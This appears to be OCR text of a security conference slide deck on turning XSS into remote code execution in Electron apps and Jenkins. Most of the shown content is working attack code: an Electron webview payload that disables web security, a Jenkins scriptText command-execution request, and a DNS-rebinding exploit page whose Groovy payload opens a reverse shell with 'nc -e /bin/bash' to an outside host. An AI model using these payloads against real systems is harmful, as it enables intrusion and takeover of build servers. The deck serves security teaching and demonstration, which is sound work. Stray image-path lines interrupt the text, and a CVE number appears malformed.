
```
<img src="https://hackr.io/tutorials/electron/logo-electron.svg?ver=1551354757" onload="javascript:
    var x = window.open('data://vulnerable','','webviewTag=yes,show=no');
    x.eval(`var webview = new WebView;
        webview.setAttribute('webpreferences', 'webSecurity=no, nodeIntegration=yes');
        webview.src = 'data:text/html;base64,BASE_64_ENCODED_PAYLOAD';
        document.body.appendChild(webview)`
    );
"/>

```

Demo


CVE-2018-100036

Jenkins RCE with DNS Rebinding

Jenkins RCE in scriptText API



Jenkins XSS RCE - Basic



Jenkins XSS RCE - Basic

```
<img
    src="https://wiki.jenkins.io/download/attachments/2916393/logo.png"
    onload="javascript:
    // this payload likely won't work since CORS
    var jenkinsIp = '192.168.253.128'
    var jenkinsPort = 8080
    var jenkinsUrl = 'http://' + jenkinsIp + ':' + jenkinsPort + '/scriptText';
    var jenkinsPayload = `script=def command = 'touch /tmp/vulnerable';
                          def proc = command.execute();
                          proc.waitFor();`

    // Construct and send the request
    var xmlHttp = new XMLHttpRequest();
    xmlHttp.open('POST', jenkinsUrl, true);
    xmlHttp.send(jenkinsPayload);
"/>
```

Demo

JENKINS RCE

Same Origin Policy

1. Protocol must match
2. Hostname must match
3. Port must match

DNS Rebinding

Attacker controls the DNS

1. Please, fetch me https://dont-trust.me


   Respond with location of payload

2. Please, fetch me https://dont-trust.me

   Respond with location of target

https://github.com/nccgroup/singularity

Jenkins XSS RCE - DNS Rebinding



Jenkins RCE - XSS Payload

```
// create a new session identifier
var random = Math.floor(Math.random() * 999999);

// details of payload web server
var payloadHost = '127.0.0.1';
var payloadPort = 8080;
var payloadFile = '11-jenkins-rce-payload.html';

// details of target jenkins server
var jenkinsHost = '192.168.253.128';

// contruct rebinder hostname and payload query
var payloadRebinderHost = `s-${payloadHost}-${jenkinsHost}-${random}-fs-e.dynamic.dont-trust.me`;
var payloadUrl = 'http://' + payloadRebinderHost + ':' + payloadPort + '/11-jenkins-rce-payload.html';

// create and attach iframe
var bio = document.getElementById('bio');
var iframe = document.createElement('iframe');
iframe.style = 'display:none';
iframe.src = payloadUrl;
bio.appendChild(iframe)
```

Jenkins RCE - Exploit Payload

```html
<!DOCTYPE html>

<html lang="en">
    <body>
        <script>
            // create a new session identifier
            var random = Math.floor(Math.random() * 999999);

            // details of the payload web server
            var payloadHost = '127.0.0.1';

            // details of target jenkins server
            var jenkinsHost = '192.168.253.128';
            var jenkinsPort = 8080;

            // contruct rebinder hostname and payload query
            var jenkinsRebinderHost = `s-${payloadHost}-${jenkinsHost}-${random}-fs-e.dynamic.dont-trust.me`;
            var jenkinsUrl = 'http://' + jenkinsRebinderHost + ':' + jenkinsPort + '/scriptText';

            // contruct jenkins groovy script payload
            var jenkinsPayload = `script=def command = 'nc -e /bin/bash 192.168.253.1 11235';
                                  def proc = command.execute();
                                  proc.waitFor();`;

            // construct and send the request
            var xmlHttp = new XMLHttpRequest();
            xmlHttp.open('POST', jenkinsUrl, true);
            xmlHttp.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
            xmlHttp.send(jenkinsPayload);
        </script>
    </body>
</html>
```

Demo

JENKINS RCE WITH XSS + DNS REBINDING

What's the Point?

new web technologies

===


more power to JavaScript

===

more power to XSS

Thanks!

vulnerable.pennington.io



github.com/JakobRPennington/Vulnerable

Jakob Pennington

Application Security Specialist
@TaptuIT

@jakob

@JakobRPenny

linkedin.com/in/jakobpennington/

jakob.pennington@taptu.com.au